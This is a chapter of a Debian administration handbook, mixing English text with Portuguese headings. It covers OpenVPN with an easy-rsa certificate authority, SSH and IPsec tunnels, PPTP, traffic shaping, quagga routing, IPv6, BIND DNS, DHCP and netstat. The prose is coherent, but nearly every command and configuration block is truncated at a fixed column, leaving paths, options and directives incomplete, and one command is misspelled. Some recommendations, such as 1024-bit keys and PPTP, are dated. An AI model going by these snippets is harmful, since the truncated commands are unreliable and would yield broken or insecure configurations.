10.2.1.1. Infraestrutura de Chaves Públicas: *easy-rsa*

The RSA algorithm is widely used in public-key cryptography. It involves a “key pair”, comprised of a private and a public key. The two keys are closely linked to each other, and their mathematical properties are such that a message encrypted with the public key can only be decrypted by someone knowing the private key, which ensures confidentiality. In the opposite direction, a message encrypted with the private key can be decrypted by anyone knowing the public key, which allows authenticating the origin of a message since only someone with access to the private key could generate it. When associated with a digital hash function (MD5, SHA1, or a more recent

variant), this leads to a signature mechanism that can be applied to any message.

However, anyone can create a key pair, store any identity on it, and pretend to be the identity of their choice. One solution involves the concept of a *Certification Authority* (CA), formalized by the X.509 standard. This term covers an entity that holds a trusted key pair known as a *root certificate*. This certificate is only used to sign other certificates (key pairs), after proper steps have been undertaken to check the identity stored on the key pair. Applications using X.509 can then check the certificates presented to

them, if they know about the trusted root certificates.

OpenVPN follows this rule. Since public CAs only emit certificates in exchange for a (hefty) fee, it is also possible to create a private certification authority within the company. For that purpose, OpenVPN provides the *easy-rsa* tool which serves as an X.509 certification infrastructure. Its implementation is a set of scripts using the **openssl** command; these scripts can be found under `/usr/share/doc/openvpn/examples/easy-rsa/2.0/`.

The Falcot Corp administrators use this tool to create the required certificates,

both for the server and the clients. This allows the configuration of all clients to be similar since they will only have to be set up so as to trust certificates coming from Falcot's local CA. This CA is the first certificate to create; to this end, the administrators copy the directory containing *easy-rsa* into a more appropriate location, preferably on a machine not connected to the network in order to mitigate the risk of the CA's private key being stolen.

```
$ cp -r /usr/share/doc/openvpn/ex
$ cd pki-falcot
```

They then store the required parameters into the `vars` file,

especially those named with a KEY_ prefix; these variables are then integrated into the environment:

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG=`$EASY_RSA/whic
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all
export KEY_SIZE=1024
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
export KEY_EMAIL="admin@falcot.co
$ . ./vars
NOTE: If you run ./clean-all, I w
$ ./clean-all
```

The next step is the creation of the CA's key pair itself (the two parts of the key pair will be stored under `keys/ca.crt` and `keys/ca.key` during this step):

```
$ ./build-ca
Generating a 1024 bit RSA private
.....................................
.....................++++++
writing new private key to 'ca.ke
-----
You are about to be asked to ente
into your certificate request.
What you are about to enter is wh
There are quite a few fields but
For some fields there will be a d
If you enter '.', the field will
-----
Country Name (2 letter code) [FR]
```

```
State or Province Name (full name
Locality Name (eg, city) [Saint-P
Organization Name (eg, company)
Organizational Unit Name (eg, sec
Common Name (eg, your name or you
Name []:
Email Address [admin@falcot.com]
```

The certificate for the VPN server can now be created, as well as the Diffie-Hellman parameters required for the server side of an SSL/TLS connection. The VPN server is identified by its DNS name `vpn.falcot.com`; this name is re-used for the generated key files (`keys/vpn.falcot.com.crt` for the public certificate, `keys/vpn.falcot.com.key`for the private key):

```
$ ./build-key-server vpn.falcot.c
Generating a 1024 bit RSA private
.............++++++
...........++++++
writing new private key to 'vpn.k
-----
You are about to be asked to ente
into your certificate request.
What you are about to enter is wh
There are quite a few fields but
For some fields there will be a d
If you enter '.', the field will
-----
Country Name (2 letter code) [FR]
State or Province Name (full name
Locality Name (eg, city) [Saint-N
Organization Name (eg, company)
Organizational Unit Name (eg, sec
Common Name (eg, your name or you
Name []:
Email Address [admin@falcot.com]
```

```
Please enter the following 'extra
to be sent with your certificate
A challenge password []:
An optional company name []:
Using configuration from /home/rl
Check that the request matches th
Signature ok
The Subject's Distinguished Name
countryName               :PRINTABLE
stateOrProvinceName       :PRINTABLE
localityName              :T61STRING
organizationName          :PRINTABLE
commonName                :PRINTABLE
emailAddress              :IA5STRING
Certificate is to be certified un
Sign the certificate? [y/n]:y


1 out of 1 certificate requests c
Write out database with 1 new ent
Data Base Updated
```

```
$ ./build-dh
Generating DH parameters, 1024 b
This is going to take a long tim
..............+.......+.........
```

O próximo passo cria certificados para os clientes VPN; um certificado é necessário para cada computar ou pessoa ser autorizada a usar a VPN:

```
$ ./build-key JoeSmith
Generating a 1024 bit RSA private
.................++++++
.........................+++
writing new private key to 'JoeSm
-----
You are about to be asked to ente
into your certificate request.
What you are about to enter is wh
There are quite a few fields but
```

```
For some fields there will be a d
If you enter '.', the field will
-----
Country Name (2 letter code) [FR]
State or Province Name (full name
Locality Name (eg, city) [Saint-P
Organization Name (eg, company)
Organizational Unit Name (eg, sec
Common Name (eg, your name or you
Name []:
Email Address [admin@falcot.com]
[…]
```

Now all certificates have been created, they need to be copied where appropriate: the root certificate's public key (`keys/ca.crt`) will be stored on all machines (both server and clients) as `/etc/ssl/certs/Falcot_CA.crt`. The server's certificate is installed only

on the server (`keys/vpn.falcot.com.crt` goes to `/etc/ssl/vpn.falcot.com.crt`, and `keys/vpn.falcot.com.key` goes to `/etc/ssl/private/vpn.falcot.com.k` with restricted permissions so that only the administrator can read it), with the corresponding Diffie-Hellman parameters (`keys/dh1024.pem`) installed to `/etc/openvpn/dh1024.pem`. Client certificates are installed on the corresponding VPN client in a similar fashion.

10.2.1.2. Configurando o Servidor OpenVPN

By default, the OpenVPN initialization script tries starting all virtual private networks defined in `/etc/openvpn/*.conf`. Setting up a VPN server is therefore a matter of storing a corresponding configuration file in this directory. A good starting point is `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, which leads to a rather standard server. Of course, some parameters need to be adapted: `ca`, `cert`, `key` and `dh` need to describe the selected locations (respectively, `/etc/ssl/certs/Falcot_CA.crt`, `/etc/ssl/vpn.falcot.com.crt`, `/etc/ssl/private/vpn.falcot.com.key` and `/etc/openvpn/dh1024.pem`). The

`server 10.8.0.0 255.255.255.0` directive defines the subnet to be used by the VPN; the server uses the first IP address in that range (`10.8.0.1`) and the rest of the addresses are allocated to clients.

With this configuration, starting OpenVPN creates the virtual network interface, usually under the `tun0` name. However, firewalls are often configured at the same time as the real network interfaces, which happens before OpenVPN starts. Good practice therefore recommends creating a persistent virtual network interface, and configuring OpenVPN to use this pre-existing interface. This further allows choosing the name for this

interface. To this end, **openvpn --mktun --dev vpn --dev-type tun** creates a virtual network interface named `vpn` with type `tun`; this command can easily be integrated in the firewall configuration script, or in an `up` directive of the `/etc/network/interfaces` file. The OpenVPN configuration file must also be updated accordingly, with the `dev vpn` and `dev-type tun` directives.

Barring further action, VPN clients can only access the VPN server itself by way of the `10.8.0.1` address. Granting the clients access to the local network (192.168.0.0/24), requires adding a `push route 192.168.0.0 255.255.255.0` directive to the

OpenVPN configuration so that VPN clients automatically get a network route telling them that this network is reachable by way of the VPN. Furthermore, machines on the local network also need to be informed that the route to the VPN goes through the VPN server (this automatically works when the VPN server is installed on the gateway). Alternatively, the VPN server can be configured to perform IP masquerading so that connections coming from VPN clients appear as if they are coming from the VPN server instead (see Section 10.1, “Gateway”).

10.2.1.3. Configurando o

Cliente OpenVPN

Setting up an OpenVPN client also requires creating a configuration file in `/etc/openvpn/`. A standard configuration can be obtained by using `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` as a starting point. The `remote vpn.falcot.com 1194` directive describes the address and port of the OpenVPN server; the `ca`, `cert` and `key` also need to be adapted to describe the locations of the key files.

If the VPN should not be started automatically on boot, set the `AUTOSTART` directive to `none` in the

`/etc/default/openvpn` file. Starting or stopping a given VPN connection is always possible with the commands **/etc/init.d/openpvn start *`name`*** and **/etc/init.d/openpvn stop *`name`*** (where the connection *`name`* matches the one defined in `/etc/openvpn/`*`name`*`.conf`).

The network-manager-openvpn-gnome package contains an extension to Network Manager (see Section 8.2.4, “Configuração Automática de Rede para Usuários em Roaming”) that allows managing OpenVPN virtual private networks. This allows every user to configure OpenVPN connections graphically and to control them from the network management

icon.

10.2.2. Rede Privada Virtual com SSH

There are actually two ways of creating a virtual private network with SSH. The historic one involves establishing a PPP layer over the SSH link. This method is described in a HOWTO document:

→ http://www.tldp.org/HOWTO/ppp-ssh/

The second method is more recent, and was introduced with OpenSSH 4.3; it is

now possible for OpenSSH to create virtual network interfaces (`tun*`) on both sides of an SSH connection, and these virtual interfaces can be configured exactly as if they were physical interfaces. The tunneling system must first be enabled by setting `PermitTunnel` to “yes” in the SSH server configuration file (`/etc/ssh/sshd_config`). When establishing the SSH connection, the creation of a tunnel must be explicitly requested with the `-w any:any` option (`any` can be replaced with the desired `tun` device number). This requires the user to have administrator privilege on both sides, so as to be able to create the network device (in other words, the

connection must be established as root).

Both methods for creating a virtual private network over SSH are quite straightforward. However, the VPN they provide is not the most efficient available; in particular, it does not handle high levels of traffic very well.

The explanation is that when a TCP/IP stack is encapsulated within a TCP/IP connection (for SSH), the TCP protocol is used twice, once for the SSH connection and once within the tunnel. This leads to problems, especially due to the way TCP adapts to network conditions by altering timeout delays.

The following site describes the problem in more detail:

→ http://sites.inka.de/sites/bigred/devel/tcp.html

VPNs over SSH should therefore be restricted to one-off tunnels with no performance constraints.

10.2.3. IPsec

IPsec, despite being the standard in IP VPNs, is rather more involved in its implementation. The IPsec engine itself is integrated in the Linux kernel; the required user-space parts, the

control and configuration tools, are provided by the ipsec-tools package. In concrete terms, each host's `/etc/ipsec-tools.conf` contains the parameters for *IPsec tunnels* (or *Security Associations*, in the IPsec terminology) that the host is concerned with; **/etc/init.d/setkey** script provides a way to start and stop a tunnel (each tunnel is a secure link to another host connected to the virtual private network). This file can be built by hand from the documentation provided by the setkey(8) manual page. However, explicitly writing the parameters for all hosts in a non-trivial set of machines quickly becomes an arduous task, since the number of tunnels grows fast.

Installing an IKE daemon (for *IPsec Key Exchange*) such as racoon, strongswan or openswan makes the process much simpler by bringing administration together at a central point, and more secure by rotating the keys periodically.

In spite of its status as the reference, the complexity of setting up IPsec restricts its usage in practice. OpenVPN-based solutions will generally be preferred when the required tunnels are neither too many nor too dynamic.

***CUIDADO* IPsec e NAT**

NATing firewalls and IPsec do not work well together: since IPsec signs the packets, any change on these packets that the firewall might perform will void the signature, and the packets will be rejected at their destination. Various IPsec implementations now include the *NAT-T* technique (for *NAT Traversal*), which basically encapsulates the IPsec packet within a standard UDP packet.

SEGURANÇA **IPsec e firewalls**

The standard mode of operation of IPsec involves data exchanges on UDP port 500 for key exchanges (also on UDP port 4500 if case NAT-T is in use). Moreover, IPsec packets use two dedicated IP protocols that the firewall must let through; reception of these

packets is based on their protocol numbers, 50 (ESP) and 51 (AH).

10.2.4. PPTP

PPTP (for *Point-to-Point Tunneling Protocol*) uses two communication channels, one for control data and one for payload data; the latter uses the GRE protocol (*Generic Routing Encapsulation*). A standard PPP link is then set up over the data exchange channel.

10.2.4.1. Configurando o

Cliente

The pptp-linux package contains an easily-configured PPTP client for Linux. The following instructions take their inspiration from the official documentation:

→ http://pptpclient.sourceforge.net/how debian.phtml

The Falcot administrators created several files: `/etc/ppp/options.pptp`, `/etc/ppp/peers/falcot`, `/etc/ppp/ip-up.d/falcot`, and `/etc/ppp/ip-down.d/falcot`.

Example 10.2. O arquivo /etc/ppp/options.pptp

```
# PPP options used for a PPTP cor
lock
noauth
nobsdcomp
nodeflate
```

Example 10.3. O arquivo /etc/ppp/peers/falcot

```
# vpn.falcot.com is the PPTP serv
pty "pptp vpn.falcot.com --nolaur
# the connection will identify as
user vpn
remotename pptp
# encryption is needed
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

Example 10.4. O arquivo /etc/ppp/ip-up.d/falcot

```
# Create the route to the Falcot
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote
  route add -net 192.168.0.0 netm
fi
```

Example 10.5. O arquivo `/etc/ppp/ip-down.d/falcot`

```
# Delete the route to the Falcot
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote
  route del -net 192.168.0.0 netm
fi
```

***SEGURANÇA* MPPE**

Securing PPTP involves using the MPPE feature (*Microsoft Point-to-Point Encryption*), which is available in official Debian kernels as a module.

10.2.4.2. Configurando o Servidor

***CUIDADO* PPTP e firewalls**

Intermediate firewalls need to be configured to let through IP packets using protocol 47 (GRE). Moreover, the PPTP server's port 1723 needs to be open so that the communication channel can happen.

pptpd is the PPTP server for Linux. Its main configuration file, `/etc/pptpd.conf`, requires very few changes: *localip* (local IP address) and

remoteip (remote IP address). In the example below, the PPTP server always uses the `192.168.0.199` address, and PPTP clients receive IP addresses from `192.168.0.200` to `192.168.0.250`.

Example 10.6. O arquivo `/etc/pptpd.conf`

```
# TAG: speed
#
#       Specifies the speed for t
#
speed 115200

# TAG: option
#
#       Specifies the location of
#       By default PPP looks in
#
```

```
option /etc/ppp/pptpd-options

# TAG: debug
#
#       Turns on (more) debuggin
#
# debug

# TAG: localip
# TAG: remoteip
#
#       Specifies the local and r
#
#       You can specify single IP
#       specify ranges, or both.
#
#               192.168.0.234,192
#
#       IMPORTANT RESTRICTIONS:
#
#       1. No spaces are permitte
#
```

```
#       2. If you give more IP ad
#          start at the beginning
#          MAX_CONNECTIONS IPs. C
#
#       3. No shortcuts in ranges
#          you must type 234-238
#
#       4. If you give a single I
#          be set to the given or
#          IP for each simultaneo
#
#localip 192.168.0.234-238,192.16
#remoteip 192.168.1.234-238,192.1
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

The PPP configuration used by the PPTP server also requires a few changes in `/etc/ppp/pptpd-options`.

The important parameters are the server name (`pptp`), the domain name (`falcot.com`), and the IP addresses for DNS and WINS servers.

Example 10.7. O arquivo `/etc/ppp/pptpd-options`

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whateve
name pptp
## change the domainname to your
domain falcot.com

## these are reasonable defaults
## for the security related sett
# The Debian pppd package now su
# here. Please note that the ker
auth
```

```
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

The last step involves registering the `vpn` user (and the associated password) in the `/etc/ppp/chap-secrets` file. Contrary to other instances where an

asterisk (*) would work, the server name must be filled explicitly here. Furthermore, Windows PPTP clients identify themselves under the *DOMAIN**USER* form, instead of only providing a user name. This explains why the file also mentions the FALCOT\\vpn user. It is also possible to specify individual IP addresses for users; an asterisk in this field specifies that dynamic addressing should be used.

Example 10.8. O arquivo /etc/ppp/chap-secrets

```
# Secrets for authentication usi
# client        server  secret
vpn             pptp    f@Lc3au
```

SEGURANÇA Vulnerabilidades PPTP

Microsoft's first PPTP implementation drew severe criticism because it had many security vulnerabilities; most have since then been fixed in more recent versions. The configuration documented in this section uses the latest version of the protocol. Be aware though that removing some options (such as `require-mppe-128` and `require-mschap-v2`) would make the service vulnerable again.

10.3. Qualidade do Serviço

10.3.1. Princípio e Mecanismo

Quality of Service (or *QoS* for short) refers to a set of techniques that guarantee or improve the quality of the service provided to applications. The most popular such technique involves classifying the network traffic into categories, and differentiating the handling of traffic according to which

category it belongs to. The main application of this differentiated services concept is *traffic shaping*, which limits the data transmission rates for connections related to some services and/or hosts so as not to saturate the available bandwidth and starve important other services. Traffic shaping is a particularly good fit for TCP traffic, since this protocol automatically adapts to available bandwidth.

It is also possible to alter the priorities on traffic, which allows prioritizing packets related to interactive services (such as **ssh** and **telnet**) or to services that only deal with small blocks of

data.

The Debian kernels include the features required for QoS along with their associated modules. These modules are many, and each of them provides a different service, most notably by way of special schedulers for the queues of IP packets; the wide range of available scheduler behaviors spans the whole range of possible requirements.

CULTURE LARTC — *Linux Advanced Routing & Traffic Control*

The *Linux Advanced Routing & Traffic Control* HOWTO is the reference document covering everything there is to know about network quality of service.

→ http://www.lartc.org/howto/

10.3.2. Configurando e implementando

QoS parameters are set through the **tc** command (provided by the iproute package). Since its interface is quite complex, using higher-level tools is recommended.

10.3.2.1. Reduzindo Latências: wondershaper

The main purpose of **wondershaper** (in

the similarly-named package) is to minimize latencies independent of network load. This is achieved by limiting total traffic to a value that falls just short of the link saturation value.

Once a network interface is configured, setting up this traffic limitation is achieved by running **wondershaper *interface download_rate upload_rate***. The interface can be `eth0` or `ppp0` for example, and both rates are expressed in kilobits per second. The **wondershaper remove *interface*** command disables traffic control on the specified interface.

For an Ethernet connection, this script is best called right after the interface is configured. This is done by adding `up` and `down` directives to the `/etc/network/interfaces` file allowing declared commands to be run, respectively, after the interface is configured and before it is deconfigured. For example:

Example 10.9. Mudançcas no arquivo `/etc/network/interfaces`

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 50
    down /sbin/wondershaper remov
```

In the PPP case, creating a script that calls **wondershaper** in `/etc/ppp/ip-`

`up.d/` will enable traffic control as soon as the connection is up.

***GOING FURTHER* Optimal configuration**

The `/usr/share/doc/wondershaper/README.Debi` file describes, in some detail, the configuration method recommended by the package maintainer. In particular, it advises measuring the download and upload speeds so as to best evaluate real limits.

10.3.2.2. Configuração Padrão

Barring a specific QoS configuration, the Linux kernel uses the `pfifo_fast` queue scheduler, which provides a few interesting features by itself. The priority of each processed IP packet is based on the ToS field (*Type of Service*) of this packet; modifying this field is enough to take advantage of the scheduling features. There are five possible values:

- Normal-Service (0);
- Minimize-Cost (2);
- Maximize-Reliability (4);
- Maximize-Throughput (8);
- Minimize-Delay (16).

The ToS field can be set by

applications that generate IP packets, or modified on the fly by *netfilter*. The following rules are sufficient to increase responsiveness for a server's SSH service:

```
iptables -t mangle -A PREROUTING
iptables -t mangle -A PREROUTING
```

10.4. Roteamento Dinâmico

The reference tool for dynamic routing is currently **quagga**, from the similarly-named package; it used to be **zebra** until development of the latter stopped. However, **quagga** kept the names of the programs for compatibility reasons which explains the **zebra** commands below.

***DE VOLTA AO BÁSICO* Roteamento dinâmico**

Dynamic routing allows routers to adjust,

in real time, the paths used for transmitting IP packets. Each protocol involves its own method of defining routes (shortest path, use routes advertised by peers, and so on).

In the Linux kernel, a route links a network device to a set of machines that can be reached through this device. The **route** command defines new routes and displays existing ones.

Quagga is a set of daemons cooperating to define the routing tables to be used by the Linux kernel; each routing protocol (most notably BGP, OSPF and RIP) provides its own daemon. The **zebra** daemon collects information from other daemons and handles static

routing tables accordingly. The other daemons are known as **bgpd**, **ospfd**, **ospf6d**, **ripd**, and **ripngd**.

Daemons are enabled by editing the `/etc/quagga/daemons` file and creating the appropriate configuration file in `/etc/quagga/`; this configuration file must be named after the daemon, with a `.conf` extension, and belong to the `quagga` user and the `quaggavty` group, in order for the `/etc/init.d/quagga` script to invoke the daemon.

The configuration of each of these daemons requires knowledge of the routing protocol in question. These

protocols cannot be described in detail here, but the quagga-doc provides ample explanation in the form of an **info** file. The same contents may be more easily browsed as HTML on the Quagga website:

→ http://www.quagga.net/docs/docs-info.php

In addition, the syntax is very close to a standard router's configuration interface, and network administrators will adapt quickly to **quagga**.

***NA PRÁTICA* OPSF, BGP ou RIP?**

OSPF is generally the best protocol to use for dynamic routing on private networks,

but BGP is more common for Internet-wide routing. RIP is rather ancient, and hardly used anymore.

10.5. IPv6

IPv6, successor to IPv4, is a new version of the IP protocol designed to fix its flaws, most notably the scarcity of available IP addresses. This protocol handles the network layer; its purpose is to provide a way to address machines, to convey data to their intended destination, and to handle data fragmentation if needed (in other words, to split packets into chunks with a size that depends on the network links to be used on the path and to reassemble the chunks in their proper order on arrival).

Debian kernels include IPv6 handling in the core kernel (which was not always the case; the `ipv6` module used to be optional). Basic tools such as **ping** and **traceroute** have their IPv6 equivalents in **ping6** and **traceroute6**, available respectively in the iputils-ping and iputils-tracepath packages.

The IPv6 network is configured similarly to IPv4, in `/etc/network/interfaces`. But if you want that network to be globally available, you must ensure that you have an IPv6-capable router relaying traffic to the global IPv6 network.

Example 10.10. Exemplo de

configuração IPv6

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1
    netmask 64
    # Disabling auto-configuratio
    # up echo 0 >/proc/sys/net/ip
    # The router is auto-configur
    # (/proc/sys/net/ipv6/conf/al
    # gateway 2001:db8:1234:5::1
```

If a native IPv6 connection is not available, the fallback method is to use a tunnel over IPv4. Freenet6 is one (free) provider of such tunnels:

→ http://www.freenet6.net/

To use a Freenet6 tunnel, you need to register on the website, then install the

tspc package and configure the tunnel. This requires editing the `/etc/tsp/tspc.conf` file: `userid` and `password` lines received by e-mail should be added, and `server` should be replaced with `broker.freenet6.net`.

IPv6 connectivity is proposed to all machines on a local network by adding the three following directives to the `/etc/tsp/tspc.conf` file (assuming the local network is connected to the eth0 interface):

```
host_type=router
prefix_len=48
if_prefix=eth0
```

The machine then becomes the access router for a subnet with a 48-bit prefix. Once the tunnel is aware of this change, the local network must be told about it; this implies installing the **radvd** daemon (from the similarly-named package). This IPv6 configuration daemon has a role similar to **dhcpd** in the IPv4 world.

The `/etc/radvd.conf` configuration file must then be created (see `/usr/share/doc/radvd/examples/sir` `radvd.conf` as a starting point). In our case, the only required change is the prefix, which needs to be replaced with the one provided by Freenet6; it can be found in the output of the **ifconfig** command, in the block concerning the

`tun` interface.

Then run **/etc/init.d/tspc restart** and **/etc/init.d/radvd start**, and the IPv6 network should work.

TIP **Programs built with IPv6**

Many pieces of software need to be adapted to handle IPv6. Most of the packages in Debian Squeeze have been adapted already, but not all. A few volunteers had previously created a package archive dedicated to software specially rebuilt for IPv6; this archive was decommissioned in March 2007, both for lack of time and for lack of interest (since most of the patches have been integrated into the official packages). If your favorite package does not work with

IPv6 yet, help can be found on the *debian-ipv6* mailing-list.

→ http://lists.debian.org/debian-ipv6/

CUIDADO IPv6 e firewalls

IPv6 tunneling over IPv4 (as opposed to native IPv6) requires the firewall to accept the traffic, which uses IPv4 protocol number 41. IPv6 connections can be restricted, in the same fashion as for IPv4: the standard Debian kernels include an adaptation of *netfilter* for IPv6. This IPv6-enabled *netfilter* is configured in a similar fashion to its IPv4 counterpart, except the program to use is **ip6tables** instead of **iptables**.

10.6. Domain Name Servers (DNS)

10.6.1. Princípio e Mecanismo

The *Domain Name Service* (DNS) is a fundamental component of the Internet: it maps host names to IP addresses (and vice-versa), which allows the use of `www.debian.org` instead of `82.195.75.97`.

DNS records are organized in zones; each zone matches either a domain (or a subdomain) or an IP address range (since IP addresses are generally allocated in consecutive ranges). A primary server is authoritative on the contents of a zone; secondary servers, usually hosted on separate machines, provide regularly refreshed copies of the primary zone.

Each zone can contain records of various kinds (*Resource Records*):

- `A`: IPv4 address.
- `CNAME`: alias (*canonical name*).
- `MX`: *mail exchange*, an email server. This information is used

by other email servers to find where to send email addressed to a given address. Each MX record has a priority. The highest-priority server (with the lowest number) is tried first (see sidebar *DE VOLTA AO BÁSICO* SMTP); other servers are contacted in order of decreasing priority if the first one does not reply.

- `PTR`: mapping of an IP address to a name. Such a record is stored in a "reverse DNS" zone named after the IP address range. For example, `1.168.192.in-addr.arpa` is the zone containing the reverse mapping for all addresses in the `192.168.1.0/24` range.

- `AAAA`: IPv6 address.
- `NS`: maps a name to a name server. Each domain must have at least one NS record. These records point at a DNS server that can answer queries concerning this domain; they usually point at the primary and secondary servers for the domain. These records also allow DNS delegation; for instance, the `falcot.com` zone can include an NS record for `internal.falcot.com`, which means that the `internal.falcot.com` zone is handled by another server. Of course, this server must declare an `internal.falcot.com` zone.

The reference name server, Bind, was developed and is maintained by ISC (*Internet Software Consortium*). It is provided in Debian by the bind9 package. Version 9 brings two major changes compared to previous versions. First, the DNS server can now run under an unprivileged user, so that a security vulnerability in the server does not grant root privileges to the attacker (as was seen repeatedly with versions 8.x).

Furthermore, Bind supports the DNSSEC standard for signing (and therefore authenticating) DNS records, which allows blocking any spoofing of this data during man-in-the-middle

attacks.

***CULTURA* DNSSEC**

The DNSSEC norm is quite complex; this partly explains why it's not in widespread usage yet (even if it perfectly coexists with DNS servers unaware of DNSSEC). To understand all the ins and outs, you should check the following article.

→ http://en.wikipedia.org/wiki/Domain_Na

10.6.2. Configurando

Arquivos de configuração para o **bind**, independente da versão, têm a mesma

estrutura.

The Falcot administrators created a primary `falcot.com` zone to store information related to this domain, and a `168.192.in-addr.arpa` zone for reverse mapping of IP addresses in the local networks.

CAUTION Names of reverse zones

Reverse zones have a particular name. The zone covering the `192.168.0.0/16` network need to be named `168.192.in-addr.arpa`: the IP address components are reversed, and followed by the *in-addr.arpa* suffix.

DICA Testando o servidor DNS

The **host** command (in the bind9-host package) queries a DNS server, and can be used to test the server configuration. For example, **host machine.falcot.com localhost** checks the local server's reply for the `machine.falcot.com` query. The **host *`ipaddress`* localhost** tests the reverse resolution.

The following configuration excerpts, taken from the Falcot files, can serve as starting points to configure a DNS server:

Example 10.11. Excerpt of `/etc/bind/named.conf.local`

```
zone "falcot.com" {
        type master;
        file "/etc/bind/db.falcot
        allow-query { any; };
        allow-transfer {
                195.20.105.149/32
                193.23.158.13/32
        };
};

zone "internal.falcot.com" {
        type master;
        file "/etc/bind/db.intern
        allow-query { 192.168.0.0
};

zone "168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/db.192.16
        allow-query { 192.168.0.0
};
```

Example 10.12. Trecho do

/etc/bind/db.falcot.com

```
; falcot.com Zone
; admin.falcot.com. => zone conta
$TTL    604800
@       IN      SOA     falcot.co
                        20040121
                         604800
                          86400
                        2419200
                         604800
;
; The @ refers to the zone name
; or to $ORIGIN if that directive
;
@       IN      NS      ns
@       IN      NS      ns0.xname

interne IN      NS      192.168.0

@       IN      A       212.94.20
@       IN      MX      5 mail
@       IN      MX      10 mail2
```

```
ns          IN          A           212.94.20
mail        IN          A           212.94.20
mail2       IN          A           212.94.20
www         IN          A           212.94.20

dns         IN          CNAME       ns
```

CUIDADO Sintaxe de um nome

The syntax of machine names follows strict rules. For instance, `machine` implies `machine.`*`domain`*. If the domain name should not be appended to a name, said name must be written as `machine.` (with a dot as suffix). Indicating a DNS name outside the current domain therefore requires a syntax such as `machine.otherdomain.com.` (with the final dot).

Example 10.13. Trecho do /etc/bind/db.192.168

```
; Reverse zone for 192.168.0.0/16
; admin.falcot.com. => zone conta
$TTL    604800
@       IN      SOA     ns.interr
                        20040121
                         604800
                          86400
                        2419200
                         604800

        IN      NS      ns.interr

; 192.168.0.1 -> arrakis
1.0     IN      PTR     arrakis.
; 192.168.0.2 -> neptune
2.0     IN      PTR     neptune.

; 192.168.3.1 -> pau
1.3     IN      PTR     pau.inter
```

10.7. DHCP

10.7.1. Apresentação

DHCP (for *Dynamic Host Configuration Protocol*) is a protocol by which a machine can automatically get its network configuration when it boots. This allows centralizing the management of network configurations, and ensuring that all desktop machines get similar settings.

A DHCP server provides many network-related parameters. The most common of these is an IP address and

the network where the machine belongs, but it can also provide other information, such as DNS servers, WINS servers, NTP servers, and so on.

The Internet Software Consortium (also involved in developing **bind**) is the main author of the DHCP server. The matching Debian package is isc-dhcp-server.

10.7.2. Configurando

The first elements that need to be edited in the DHCP server configuration file (`/etc/dhcp/dhcpd.conf`) are the

domain name and the DNS servers. If this server is alone on the local network (as defined by the broadcast propagation), the `authoritative` directive must also be enabled (or uncommented). One also needs to create a `subnet` section describing the local network and the configuration information to be provided. The following example fits a `192.168.0.0/24` local network with a router at `192.168.0.1` serving as the gateway. Available IP addresses are in the range `192.168.0.128` to `192.168.0.254`.

Example 10.14. Trecho do `/etc/dhcp/dhcpd.conf`

```
#
# Sample configuration file for 
#

# The ddns-updates-style paramete
# attempt to do a DNS update whe
# behavior of the version 2 packa
# have support for DDNS.)
ddns-update-style interim;

# option definitions common to a
option domain-name "internal.fal
option domain-name-servers ns.in

default-lease-time 600;
max-lease-time 7200;

# If this DHCP server is the off
# network, the authoritative dir
authoritative;

# Use this to send dhcp log messa
```

```
# have to hack syslog.conf to cor
log-facility local7;

# My subnet
subnet 192.168.0.0 netmask 255.25
    option routers 192.168.0.1;
    option broadcast-address 192
    range 192.168.0.128 192.168.0
    ddns-domainname "internal.fal
}
```

10.7.3. DHCP e DNS

A nice feature is the automated registering of DHCP clients in the DNS zone, so that each machine gets a significant name (rather than something impersonal such as `machine-192-168-0-`

`131.internal.falcot.com`). Using this feature requires configuring the DNS server to accept updates to the `internal.falcot.com` DNS zone from the DHCP server, and configuring the latter to submit updates for each registration.

In the **bind** case, the `allow-update` directive needs to be added to each of the zones that the DHCP server is to edit (the one for the `internal.falcot.com` domain, and the reverse zone). This directive lists the IP addresses allowed to perform these updates; it should therefore contain the possible addresses of the DHCP server (both the local address

and the public address, if appropriate).

```
allow-update { 127.0.0.1 192.168
```

Beware! A zone that can be modified *will* be changed by **bind**, and the latter will overwrite its configuration files at regular intervals. Since this automated procedure produces files that are less human-readable than manually-written ones, the Falcot administrators handle the `internal.falcot.com` domain with a delegated DNS server; this means the `falcot.com` zone file stays firmly under their manual control.

The DHCP server configuration excerpt above already includes the directives

required for DNS zone updates: they are the `ddns-update-style interim;` and `ddns-domain-name "internal.falcot.com";` lines in the block describing the subnet.

10.8. Ferramentas de Diagnóstico de Rede

When a network application does not run as expected, it is important to be able to look under the hood. Even when everything seems to run smoothly, running a network diagnosis can help ensure everything is working as it should. Several diagnosis tools exists for this purpose; each one operates on a different level.

10.8.1. Diagnóstico Local: netstat

Let's first mention the **netstat** command (in the net-tools package); it displays an instant summary of a machine's network activity. When invoked with no argument, this command lists all open connections; this list can be very verbose since it includes many Unix-domain sockets (widely used by daemons) which do not involve the network at all (for example, `dbus` communication, `X11` traffic, and communications between virtual filesystems and the desktop).

Common invocations therefore use options that alter **netstat**'s behavior. The most frequently used options include:

- `-t`, which filters the results to only include TCP connections;
- `-u`, which works similarly for UDP connections; these options are not mutually exclusive, and one of them is enough to stop displaying Unix-domain connections;
- `-a`, to also list listening sockets (waiting for incoming connections);
- `-n`, to display the results numerically: IP addresses (no

DNS resolution), port numbers (no aliases as defined in `/etc/services`) and user ids (no login names);

- `-p`, to list the processes involved; this option is only useful when **netstat** is run as root, since normal users will only see their own processes;
- `-c`, to continuously refresh the list of connections.

